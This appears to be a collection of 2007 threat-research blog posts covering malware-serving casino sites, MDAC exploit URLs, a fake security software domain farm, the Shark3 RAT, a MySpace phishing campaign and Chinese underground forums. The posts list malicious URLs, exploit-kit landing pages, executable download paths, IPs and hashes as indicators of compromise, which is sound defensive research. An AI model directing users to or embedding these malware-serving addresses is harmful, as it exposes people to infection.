The last point is perhaps the most insightful one, given it has to do with self-awareness and responsibility, forwarding the responsibility to the provider of the email service, and best of all, seeking more responsibility in [6]fighting outgoing phishing and spam compared to incoming one.

1. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>

2. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>

3. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>

4. <http://www.cloudmark.com/serviceproviders/media/releases/?release=2007-11-26>

5. <http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html>

6. <http://www.windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html>

615



Malware Serving Online Casinos (2007-11-30 00:04)

[1]Don't play poker on an infected table part two. The following three online casinos are currently serving embedded

malware in the form of IFRAMES and the average javascript obfuscation.

The first one is **poker.gagnantscasino.com** (213.186.33.4) with current obfuscation loading **statistics-**

gdf.cn/ad/index.php (116.0.103.133) where another obfuscation loads, deobfuscated attempts to load p423ck.exe

(Zlob) at **statistics-gdf.cn/ad/load.php**, playing around with the host for too long results in zero malicious activity, at least they make you think so. Here's another internal URL **statistics-gdf.cn/ad/index.php?com**

Detection rate : Result: 7/32 (21.88 %)

File size: 43008 bytes

MD5: 08f445712adcef5ef091378c51bbbaaa

SHA1: 3478fe6a600251b2ee147dbd50eaf4f204a884cb

Last week's obfuscation at this online casino was pointing to **traffmaster.biz/ra/in.cgi?5** which is now down.

The second casino is **fabispalmscasino.com** (82.165.121.138) with current obfuscation attempting to connect

to the now down **stat1count.net/strong**, a host residing on a netblock I covered before showcasing [2]a scammy

ecosystem. The third one is **sypercasino.com** which was resolving to 203.117.111.102 early this week, and taking advantage of WebAttacker at **sypercasino.com/biling/index.php**. Now it resolves to 58.65.236.10 and promotes

banner.casino.com/cgi-bin/SetupCasino.exe

616

Detection rate: 9/32 (28.13 %)

File size: 194077 bytes

MD5: 26da6f81349ff388d08280ababab9150

SHA1: f20e8fee439264915710f9478ec1e74583563851

It's interesting to monitor how people behind these manually change the obfuscations to further expand their

connections with other scammers, or services and attack approaches they use, and even more interesting to see it

happen [3]on-the-fly just like [4]meds247.org for instance.

Don't play poker on an infected table.

1. <http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html>

2. <http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html>
3. <http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html>
4. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

617

1.12

December

618



Censoring Web 2.0 - The Access Denied Map (2007-12-03 17:23)

Remember the [1]World's Internet Censorship Map? This is [2]a niche version of it that's " *mapping the online censorship and anti-censorship efforts related to the Web 2.0*". Compared to, for instance, [3]Irrepressible, whose idea is to take advantage of the long-tail of anti-censorship by allowing everyone to embedd a badge that's spreading censored content, the Global Voices Advocacy " *seeks to build a global anti-censorship network of bloggers and online activists dedicated to protecting freedom of expression and free access to information online.* " and aims to act as a vehicle to communicate the censored information to the rest of the world, a far more pragmatic approach than

having the censored bloggers figure out how to post the facts online - they'll simply forward them to the GVA.

And just as important it is to take advantage of the wisdom of crowds, whose [4]collective intelligence can in

fact act as an early warning system, it's also important to [5]educate those who cannot freely express their opinion

on the process of expressing it

1. <http://ddanchev.blogspot.com/2006/06/worlds-internet-censorship-map.html>
2. <http://advocacy.globalvoicesonline.org/maps/>
3. <http://irrepressible.info/>
4. <http://ddanchev.blogspot.com/2006/11/global-map-of-security-incidents-and.html>
5. <http://ddanchev.blogspot.com/2007/10/everyones-guide-to-by-passing-internet.html>

619



MDAC ActiveX Code Execution Exploit Still in the Wild (2007-12-05 18:50)

Who needs zero day vulnerabilities when the average end user is still living in the perimeter defense world and

believes that security means having a firewall and an anti virus software running only? Now that's of course a rhetoric question given how [1]modern malware is either blocking the update process of these applications, or shutting them

down almost by default these days.

The following URLs are currently active and exploiting [2]CVE-2006-0003, and despite that it was patched in

11 April, 2006, the last quarter of 2007 showcased the malware authors simplistic assumption that outdated but

unpatched vulnerabilities can be just as effective as zero day ones, and when the assumption proved to be true – take Storm Worm’s use of outdated vulnerabilities as the best and most effective example – it automatically [3]lowered

the entry barriers into the world of malware, breaking through the myth that it’s zero day vulnerabilities acting as

they key success factors for a malware embedded attack on a large scale :

dgst.cgs.gov.cn/docc/index.htm

dhyagri.gov.cn/program/images/img/New/index.htm

sell.c2bsales.com/look.htm

nesoy.com/svcdir/index.htm

qyxjxx.com/admin/inc/index.htm

xi530.com

jzkj.icp365.cn/index.htm

52fans.net

218.84.59.218/img/c/

918a.com.cn/123/index.htm



flch.net/img/img/liqiuf.htm

jiashiyin.com/qq/index.htm

flymir2.com/liouliang/mama/index.htm

22229682.com/pop/20.htm

heitianshi.cn/love/index.htm

jm.xiliao.cc/windows/vip.htm

90to.com/qq/index.htm

cmctn.com

jcqing.com/mm/index.htm

chinesefreewebs.com/admin88/2.htm

These are all courtesy of what looks like Chinese folks, and represent a good example of what [4]malicious economies

of scale are as a concept that emerged during 2007. Years ago, when a vulnerability was found and exploit released,

malicious parties were quickly taking advantage of the "window of opportunity" following the myth that the more publicity the vulnerability receives, the more useless it will get, given more people will patch. That's such a wishful thinking, one [5]the people behind Storm Worm apparently [6]perceived as [7]FUD-ish one, and by [8]not following it,

ended up with operating [9]the largest botnet known for the time being - a botnet that was built on the foundations

of outdated vulnerabilities pushed through emails, using sites as the infection vector , and not a single zero day one.

How are risks hedged? Risks are hedged by following the simple diversification principle, which from a mali-

cious perspective means increasing the probability for success. By using a single exploit URLs like the MDAC in this

case, the chances for success are much lower compared to diversification of the "exploits set", a daily reality these days thanks to the emerging malicious economies of scale mentality in the form of web exploitation kits such as

[10]MPack, [11]IcePack, [12]WebAttacker, the [13]Nuclear Malware Kit and [14]Zunker as the most popular ones.

Here's a related article - "[15]Zero-Day Exploits on The Decline" :

" One of the reasons is that bad guys don't have to use them (zero day)," said Skoudis, who also founded information security consultancy Intelguardians. For example, he said, the Storm worm propagates itself through users

clicking on an e-mail link, and does not require a zero-day exploit to function. "When simple techniques work, there is no need to unfurl zero-days," Skoudis said. "Attackers can just save them for more targeted attacks. "

So, how did the people behind Storm Worm ended up with the world's largest botnet? They simply didn't

believe in the effectiveness of [16]populist generalizations of security in the form of patching, and abused the

miscommunication between the industry that's still preaching perimeter defense is the panacea of security, and

the

end user, the one whose Internet connectivity results in [17]all the spam, phishing and malware we're all receiving,

by stopping to target what the solutions protect from, and migrating to niche attack approaches to use as infection

vectors - today's [18]client side vulnerabilities courtesy of a malware exploitation kit that were found embedded on

the majority of [19]infected web sites incidents I've been assessing for the last couple of months.

1. http://ddanchev.blogspot.com/2007/10/diy_german-malware-dropper.html
2. http://secunia.com/cve_reference/CVE-2006-0003/
3. <http://seclists.org/fulldisclosure/2007/Aug/0411.html>

621

4. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
5. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>
6. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
7. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
8. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>

9. http://www.darkreading.com/document.asp?doc_id=138610&WT.svl=news1_1
10. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
11. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
12. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
13. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
14. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
15. <http://www.esecurityplanet.com/trends/article.php/3713311>
16. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
17. <http://ddanchev.blogspot.com/2007/11/are-you-botnetting-with-me.html>
18. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
19. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html>



A Diverse Portfolio of Fake Security Software (2007-12-07 22:46)

The recently exposed [1]RBN's fake security software was literally just the tip of the iceberg in this ongoing practice of distributing spyware and malware under the shadow of software that's positioned as [2]anti-spyware and

anti-malware one. The domain farm of fake security software which I'll assess in this post is worth discussing due

to the size of its portfolio, how they've spread the [3]scammy ecosystem on different networks, as well as the

directory structure they take advantage of, one whose predictability makes it fairly easy to efficiently obtain all the fake applications. This particular case is also a great example of the typical for a [4]Rock Phish kit [5]efficiency vs quality [6]trade off, namely, all the binaries dispersed through the different domains are actually hosted on a single IP, and are identical.

Who's hosting the malware and what directory structure per campaign do they use?

It seems as **content.onerateld.com (87.248.197.26)** which is hosted at Limelight Networks is used in all the domains as the central download location. The directory structure is as follows :

content.onerateld.com/antiworm2008.com/AntiWorm2008/install_en.exe

content.onerateld.com/avsystemcare.com/AVSystemCare/install_en.exe

content.onerateld.com/winsecureav.com/WinSecureAv/install_en.exe

content.onerateld.com/goldenantispy.com/GoldenAntiSpy/install_en.exe

content.onerateld.com/menacerescue.com/MenaceRescue/install_en.exe

623

content.onerateld.com/antispywaresuite.com/AntiSpywareSuite/install_en.exe

content.onerateld.com/trojansfilter.com/TrojansFilter/install_en.exe

content.onerateld.com/bestsellerantivirus.com/BestsellerAntivirus/install_en.exe

Therefore, if you have secureyourpc.com the directory structure would be

/SecureYourPC.com/SecureYourPC/install

_en.exe

Sample domains portfolio of digitally alike samples of each of these :

antivirusfiable.com

antivirusmagique.com

bastioneantivirus.com

gubbishremover.com

pchealthkeeper.com

securepccleaner.com

storageprotector.com

trustedprotection.com

yourprivacyguard.com

DNS servers further expanding the domains portfolio :

ns1.bestsellerantivirus.com

ns2.bestsellerantivirus.com

ns3.bestsellerantivirus.com

ns4.bestsellerantivirus.com

ns1.onerateld.com

ns2.onerateld.com

Main portfolio domain farm IPs :

- [7]87.117.252.11

- [8]85.12.60.22

- [9]85.12.60.11

- [10]85.12.60.30

Laziness on behalf of the malicious parties in this campaign, leads to better detection rate, thus, they didn't

hedge the risks of having their releases detected by diversifying not just the domains portfolio, but the actual binaries themselves.

1. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
2. http://ddanchev.blogspot.com/2007/11/but-of-course-im-infected-with-spyware_18.html
3. <http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html>
4. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
5. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>
6. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
7. <http://img225.imageshack.us/img225/9795/portfolio01xp0.png>
8. <http://img225.imageshack.us/img225/7826/portfolio02ib8.png>
9. <http://img225.imageshack.us/img225/4622/portfolio03sw6.png>
10. <http://img225.imageshack.us/img225/7940/portfolio04di6.png>

624



The Shark Malware - New Version's Coming (2007-12-10 03:29)

Remember Shark, the [1]DIY malware pitched as a Remote Administration Tool (RAT), whose publicity among script

kiddies, [2]and the press given the ease with which an undetected malware can be built with it, prompted the author

behind the project to publicly announce that he's shutting down work on the RAT? However, as it looks like, the project is still under development, and the author's recent announcement of the upcoming version of Shark3 further confirms

that the shut down announcement was valid by the time the publicity started to fade away. Here're some screenshots

of what's to come in the new version :

625



Shark3 Window's Info

626



Shark3 Keylogger

[3]

[4]

Previous versions included features not so popular among RATs by default such as, built-in VirusTotal submission,

process injection, and with the new version promoted to have a built-in rootkit capabilities, next to its Vista

compatibility, let's ask the ultimate question - [5]is it a RAT, or is it a malware? That's the rhetorical question.

1. <http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html>

2. http://www.theregister.co.uk/2007/08/15/shark_trojan_creation_kit/

627

3. http://2.bp.blogspot.com/_wIcHhTiQmrA/R1ykNqehXtI/AAAAAAAABOE/pMoFGQi_HG4/s1600-h/shark3_remote_memory_execution.jpg

4. http://2.bp.blogspot.com/_wIcHhTiQmrA/R1ykNqehXtI/AAAAAAAABOE/pMoFGQi_HG4/s1600-h/shark3_remote_memory_execution.jpg

5. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>

628



Phishers, Spammers, and Malware Authors Clearly Consolidating (2007-12-10 04:38)

In a recent article entitled "[1]Popular Spammers Strategies and Tactics" I emphasized on the consolidation that's been going on between phishers, spammers and malware authors for a while :

" The allure of being self-sufficient doesn't seem to be a relevant one when it comes to a spammer's results oriented attitude. [2] Spammers excel at harvesting and purchasing email addresses, sending, and successfully delivering the messages, phishers are masters of social engineering, while on the other hand malware authors or botnet masters in this case, provide the infrastructure for both [3] the fast-fluxing spam and scams in the form of infected hosts.

We've been witnessing this consolidation for quite some time now, and some of the recent events greatly illustrate this development of an [4] underground ecosystem. Take for instance the cases when spam comes with [5] embedded keyloggers, when [6] phishing emails contain malware, and a rather ironical situation where [7]malware infected hosts inside Pfizer are spamming viagra emails. "

The recently [8]uncovered breach at the U.S Oak Ridge National Laboratory is a perfect example of some of

the key concepts I covered in the article, namely, harvesting of the emails courtesy of the spammers, segmenting

the emails database for [9]targeted mailings on a per company, institution basis, and malware authors eventually

purchasing the now segmented databases for such targeted attacks with the spammers earning a [10]higher profit

margin for [11]providing the service of segmentation :

" The unknown attackers managed to access a non-classified computer maintained by the Oak Ridge National

Laboratory by sending employees hoax emails that contained malicious attachments. That allowed them to access a

database containing the personal information of people who visited the lab over a 14-year period starting in 1990.

The institution, which has a staff of about 3,800, conducts top-secret research that is used for homeland security and military purposes. "

And, of course, [12]there's a Chinese connection, but thankfully there're articles emphasizing on the concept

of [13]stepping-stones before reaching the final destination, with China's highly malware infected Internet popula-

tion acting as the stepping-stone, not the original source of the attack :

" Security researchers said the memorandum, which was obtained by The New York Times from an executive at

a private company, included a list of Web and Internet addresses that were linked to locations in China. However, they noted that such links did not prove that the Chinese government or Chinese citizens were involved in the attacks. In the past, intruders have compromised computers in China and then used them to disguise their true location. "

[14]Publicly obtainable research, and common sense state that malware coming through email attachments is slowing down, and is actually supposed to be filtered on the gateway perimeter by default, especially executables.

Even the [15]first round of Storm Worm malware in January, 2007, concluded that email attachments are not

longer as effective as they used to be, and therefore migrated to spamming malware embedded links [16]exploiting

outdated vulnerabilities.

How such type of targeted malware attack could have been prevented?

- ensure that the emails are harvested much harder than they are for the time being, in this particular case, a

huge percentage of the emails account, thus the future contact points for the malicious parties to take advantage of

ornl.gov can be harvested without even bothering to crawl the domain itself through web scrapping ornl.gov

- a freely available, but [17]highly effective tool to evaluate whether or not your mail server filtering capabilities

for such type of content work, is [18]PIRANA - Email Content Filters Exploitation Framework :

" PIRANA is an exploitation framework that tests the security of a email content filter. By means of a vulnerability database, the content filter to be tested will be bombarded by various emails containing a malicious payload intended to compromise the computing platform. PIRANA's goal is to test whether or not any vulnerability exists on the content

filtering platform. This tool uses the excellent shellcode generator from the Metasploit framework! "

Taking the second possible scenario, namely that it wasn't a targeted attack, but malware attachments "as

usual", mostly because the fact that [19]modern malware automatically excludes mailings to .gov's .mil's and the majority of known to them anti-virus vendor's related email addresses, hoping to infect as much people as possible

before a reactive response is in place.

If it were a spammed malware embedded link, the chances are the receipts followed it, but a spammed mal-

ware as an attachment is too Web 1.0 for someone to fall victim into, and it's rocket scientists we're talking about

anyway.

1. <http://www.windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html>
2. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>
3. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>
4. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
5. <http://www.informationweek.com/news/showArticle.jhtml?articleID=202603073>
6. <http://computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&artic>

[leId=9044598](#)

[&taxonomyId=17&intsrc=kc_top](#)

7.

http://www.wired.com/politics/security/news/2007/09/pfizers_pam

8.

http://www.theregister.co.uk/2007/12/07/national_labs_breached/

9. <http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html>

10. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

11. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

12.

<http://www.nytimes.com/2007/12/09/us/nationalspecial3/09hack.html?ref=technology>

13. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>

14. <http://ddanchev.blogspot.com/2007/11/are-you-botnetting-with-me.html>

15. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>

16. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>

17. <http://www.guay-leroux.com/projects/pirana-0.3.3.tar.gz>

18. <http://www.guay-leroux.com/projects.html>

19. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>

630



Inside the Chinese Underground Economy (2007-12-10 05:29)

Here's a [1]very detailed, and [2]recently released event-study on [3]Malicious Websites and Underground Economy

on the Chinese Web, and this is how they assessed the high activity at the underground related forums :

" Unlike the US or EU blackhats communities, Chinese blackhats are typically not familiar with IRC (In-ternet Relay Chat). They typically use bulletin board systems on the Web or IM software like QQ to communicate with each

other. Orthogonal to a study on the underground black market located within IRC networks, we measure the Chinese-

specific underground black market on the Web. We focus on the most important part located at post.baidu.com, the

largest bulletin board community in China. We crawled the portal and stored all posts and replies posted on some

certain post bars which are all dedicated for the underground black market on this particular website. The post bars we examined include Traffic bar, Trojans bar, Web-based Trojans bar, Wangma bar (acronyms of Web-based Trojans

inChinese), Box bar, Huigezi bar, Trojanized websites bar, and Envelopes bar. "

What's the big picture on the Chinese IT Underground anyway? It's a very curious perspective next to China's economy self-awareness from a supplier of the parts that make up the products, to the independent manufacturer of them in real life. In cyberspace, the people driving the Chinese Underground tend to borrow malicious know-how from their Russian colleagues by [4]localizing the most popular web malware exploitation kits such as Mpack and IcePack to Chinese, as well as benefiting from the proven capabilities of an [5]open source DDoS-centered malware by also [6]localizing it to Chinese and porting it to a Web interface. And so once they've localized the most effective attack approaches by making them even easier to use, the start adding new features and functionalities in between [7]coming up with [8]unique tools by themselves.

The bottom line - China's IT Underground is indirectly monitored and controlled by China's Communist Party, with the big thinkers realizing the potential for asymmetric warfare dominance as the foundation for [9]economic espionage, and the largest [10]cyberwarriors buildup in the face of [11]people's information warfare armies driven by [12]collectivism sentiments.

Here's [13]a very interesting article detailing some of perspectives of the China Eagle Union, the Hacker Union

of China, and the Red Hacker's Alliance :

" The Chinese red hackers have their own organizations and websites, such as the Hacker Union of China

([14]www.cnhonker.com/), the China Eagle Union

([15]www.chinaeagle.org/), and the Red Hacker's Alliance

([16]www.redhacker.org). The Hacker Union of China (HUC) was founded on December 31, 2000, and is the largest

and earliest hacker group in China. It had 80,000 registered members at its peak, and reportedly has 20,000 members after regrouping in April 2005. "

1. <http://honeyblog.org/archives/147-Technical-Report-Studying-Malicious-Websites-and-the-Underground-Economy-on-the-Chinese-Web.html>

2.

<http://arstechnica.com/news.ars/post/20071205-study-casts-light-on-chinas-underground-cybercrime-economy.html>

3. <http://honeyblog.org/junkyard/reports/www-china-TR.pdf>

4. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

5. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

6. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
7. <http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html>
8. <http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html>
9. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
10. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
11. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
12. <http://en.wikipedia.org/wiki/Collectivism>
13. <http://www.chinamemo.org/chinascope/magazine/200505/3>
14. <http://www.cnhonker.com/>
15. <http://www.chinaeagle.org/>
16. <http://www.redhacker.org/>

632



Update on the MySpace Phishing Campaign (2007-12-11 04:19)

It seems that the parties behind the [1]Large Scale MySpace Phishing Attack which I covered in a previous post,

have recently changed the main login redirector from **319303.cn/login.php** to **z8atr.cn/login.php**, and the attached z8atr.cn's fast-flux can be greatly compared to that of [2]Storm Worm's fast-flux networks in terms of its size. The

updated campaign is also taking advantage of the following DNS servers :

Name Server: **ns1.4980603.com**

Name Server: **ns2.4980603.com**

Name Server: **ns3.4980603.com**

Name Server: **ns4.4980603.com**

Here's more coverage [3]courtesy of the ISC assessing a previous state of the campaign in the form of differ-

ent domain names used :

633



" Two primary infection vectors have been observed providing us with unique insight into the life cycle involved in propagating a fast flux service network. The attack vectors include: Compromised MySpace Member profiles

redirecting to phishing sites; SWF Flash image malicious redirection to Phishing and drive-by browser exploit attempt.

All Flash redirects were observed redirecting browsers. The successful compromise of a windows host via this exploit content results in the download of a malicious downloader stub executable (session.exe) that is then responsible for

attempting to download additional malicious components necessary for integration of new compromised hosts into a fast flux service network. "

The fast-flux, the javascript obfuscation, and the process of serving malware still remain the same, so they're

basically doing what looks like maintenance of the fast-flux.

1. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>
2. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
3. <http://isc.sans.org/diary.html?storyid=3060>

634



Phishing Metamorphosis in 2007 - Trends and Developments (2007-12-12 17:41)

WindowSecurity.com have just published my second article entitled "[1]Phishing Metamorphosis in 2007 - Trends

and Developments" :

" During 2007, phishers demonstrated for yet another consecutive year their persistence and creativity on their way to socially engineer as many people online as possible, into believing they are who they pretend to be. Why did phishers embrace economies of scale during 2007, what factors contributed to the constantly shrinking period of time it takes for the phishers to come up with a fake email, and how come that despite all the public awareness put into the

problem, people still fall victim to phishing scams? This article aims to provide an overview of the key factors that contributed to the growth and evolution of phishing during the year. "

An article, which you'll definitely find as informative as the first one from last month related to "[2]Popular Spammers Strategies and Tactics".

1. <http://windowsecurity.com/articles/Phishing-Metamorphosis-2007-Trend-Developments.html>

2. <http://www.windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html>

635



Combating Unrestricted Warfare (2007-12-12 23:08)

It's February, 1999, and two senior colonels from China's PLA, namely Qiao Liang and Wang Xiangsui depressed the

world's military thinkers by coming up with a study on the future developments and potential of asymmetric warfare

in a surprising move next to the overall discussion always orbiting around [1]symmetric warfare. The study itself

entitled "[2]Unconventional Warfare" is an ugly combination of Sun Tzu's 3D perspective on warfare in combination with guerilla approaches to achieve one of Sun Tzu's most insightful quotes - "*One hundred victories in one hundred battles is not the most skillful. Seizing the enemy without fighting is the most skillful.*" Here's a [3]summary of the study :

" Two senior PLA Air Force colonels wrote "Unrestricted Warfare", presented here in summary translation, to explore how technology innovation is setting off a revolution in military tactics, strategy and organization. "Unrestricted Warfare" discusses new types of warfare which may be conducted by civilians as well as by soldiers including computer hacker attacks, trade wars and finance wars. "

During the years, and especially since 9/11, the tipping point acting as the wake up call that asymmetric warfare is also getting embraced by the bad guys, many other niche research papers were published in the context of information

warfare and cyber warfare such as :

[4]Chinese Information Warfare: A Phantom Menace or Emerging Threat?

[5]Information Warfare: Its Application in Military and Civilian Contexts

[6]The Spectrum of Cyber Conflict From Hacking to Information Warfare

[7]Globalization and Asymmetrical Warfare

[8]Cyber Warfare: An Analysis of the Means and Motivations of Selected Nation States

636



Each of these is a visionary reading by itself, but perhaps it was the need for setting a new milestone into such warfare thinking that prompted the public release of the

[9]Unrestricted Warfare Symposium Proceedings Book in
[10]2006

and in 2007. An excerpt from the introduction of the 2006 edition :

" To compensate for their weaker military forces, these actors will employ a multitude of means, both military and nonmilitary, to strike out during times of conflict. The first rule of unrestricted warfare is that there are no rules; no measure is forbidden. It involves multidimensional, asymmetric attacks on almost every aspect of the adversary's

social, economic, and political life. Unrestricted warfare employs surprise and deception and uses both civilian technology and military weapons to break the opponent's will. "

637



Moreover, [11]the 2007 edition is [12]covering in-depth such popular asymmetric threats posed by jihadists (pages

135/143) debunking the use of WMD as a priority, and the cyber dimension (pages 251/297) with some remarkable

analogies post Cold-War strategies applied to modern digital threats :

" Technology alone is never going to solve the IA problem. We have no informed national defensive strategy in this area. The situation is starting to change and improve, in large part because visionaries like General Cartwright are in key slots. But we do not have a lot of time. The intelligence community is not sufficiently engaged in conducting, analyzing, and reporting those issues. During the Cold War, we analyzed Soviet capabilities exhaustively. We did

everything possible to understand our adversary and manage that gap. We need to do the same thing today. The bottom line is that it is dangerous to underestimate the capabilities of our adversaries. They do whatever it takes to win. Good adversaries know our strengths and weaknesses. They develop surprising partners that sometimes do not even know they are partners—they will give someone an honorarium to talk at a conference and ask that person for information on associates. They play by a different set of rules. They see offense as a systems problem, while our defense is fragmented. "

638



All of these reports and Ebooks are highly recommended bedtime reading, and so is the last but not least one, namely

"[13]Victory in Cyberspace" released October, 2007. Besides generalizing cyberspace war activities, it includes a comprehensive summary of the events that took place in Estonia during the DDoS attacks.

Related posts:

[14]People's Information Warfare Concept

[15]China's Cyber Espionage Ambitions

[16]North Korea's Cyber Warfare Unit 121

[17]Chinese Hackers Attacking U.S Department of Defense Networks

[18]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[19]Electronic Jihad's Targets List

639

[20]Teaching Cyber Jihadists How to Hack

[21]Empowering the Script Kiddies

[22]OSINT Through Botnets

[23]Corporate Espionage Through Botnets

[24]Overperforming Turkish Hacktivists

[25]Hacktivism Tensions - Israel vs Palestine Cyberwars

[26]The Current, Emerging, and Future State of Hacktivism

[27]Internet PSYOPS - Psychological Operations

[28]DDoS on Demand VS DDoS Extortion

[29]The Biggest Military Hacks of All Time

1. <http://ddanchev.blogspot.com/2006/02/who-needs-nuclear-weapons-anymore.html>

2. <http://www.terrorism.com/documents/TRC-Analysis/unrestricted.pdf>

3. <http://www.fas.org/nuke/guide/china/doctrine/unresw1.htm>

4. <http://www.strategicstudiesinstitute.army.mil/pdf/PUB62.pdf>

5. <http://www.indiana.edu/~tisj/readers/full-text/15-4%20cronin.pdf>
6. <http://www.iwar.org.uk/iwar/resources/usaf/maxwell/students/2001/01-003.pdf>
7. <http://www.au.af.mil/au/awc/awcgate/acsc/02-053.pdf>
8. <http://ddanchev.blogspot.com/2006/05/whos-who-in-cyber-warfare.html>
9. http://www.jhuapl.edu/urw_symposium/pages/Proceedings/2006_URW_Book_Full.pdf
10. http://www.jhuapl.edu/urw_symposium/pages/proceedings2006.htm
11. http://www.jhuapl.edu/urw_symposium/pages/proceedings2007.htm
12. http://www.jhuapl.edu/urw_symposium/pages/proceedings/2007/chapters/URW%202007%20Book.pdf
13. <http://www.afa.org/media/reports/victorycyberspace.pdf>
14. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
15. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
16. <http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html>

17. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>
18. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>
19. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>
20. <http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html>
21. <http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html>
22. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
23. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>
24. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>
25. <http://ddanchev.blogspot.com/2006/07/hackivism-tensions-israel-vs.html>
26. <http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html>
27. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
28. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>
29. <http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html>



Have Your Malware In a Timely Fashion (2007-12-15 15:09)

Keep your allies close, the human right violators closer.
[1]French officials have been receiving lots of criticism by human rights groups regarding Moammar Gadhafi's visit in France, in fact Human Rights Watch issued a press release

entitled [2]Al-Qadhafi in France. Despite the logical response in the form of criticism, it's lacking the long-term

strategic vision and the proven approach of dealing with crying kids - pay them attention, give them a candy and

therefore try to [3]integrate them don't isolate them.

If it were "[4]embedded malware as usual" the wannabes would have started mass mailing links to malware

infected sites spreading rumors regarding the visit, like a previous [5]PSYOPS operation on behalf of an unnamed

intelligence agency. However, in this case they embedded malware at a French Government's site related to Libya in

order to eventually infect all the visitors looking for more information during the visit. That's a [6]social engineering trick taking advantage of the momentum by proactively anticipating the rush of visitors to the site. Another such

recent combination of tactics aimed to [7]increase the lifecycle of the malware embedded attack by embedding it at

Chinese Internet Security Response Team's site during the China's "Golden Week" holiday.

According to McAfee "[8]Web Site of the French Embassy in Libya Under Attack" :

" The people behind these attacks love to use highly topical issues in order to attract as many people as possible. This week in my country, the visit by Libyan President Muammar Khadafi is stirring controversy. It has made

many headlines in France. No doubt this is why the French Embassy Web Site is now infected by malicious code.

Please do not attempt to reach the site, it is still dangerous. "

Let's pick up from where McAfee left in the assessment.

4qobj63z.tarog.us/tds/in.cgi?14 (58.65.233.98) loads

an IFRAME to **fernando123.ws/forum/index.php** (88.255.94.114) which is MPack hosting the actual binary at

fernando123.ws/forum/load.php or
fernando123.ws/forum/load.exe

Detection rate : Result: 9/32 (28.13 %)

File size: 43008 bytes

MD5: 8ce2134060b284fa9826d8d7ca119f33

SHA1: 3074f95d6b54fa49079b20876efa0f4722e7fe7d

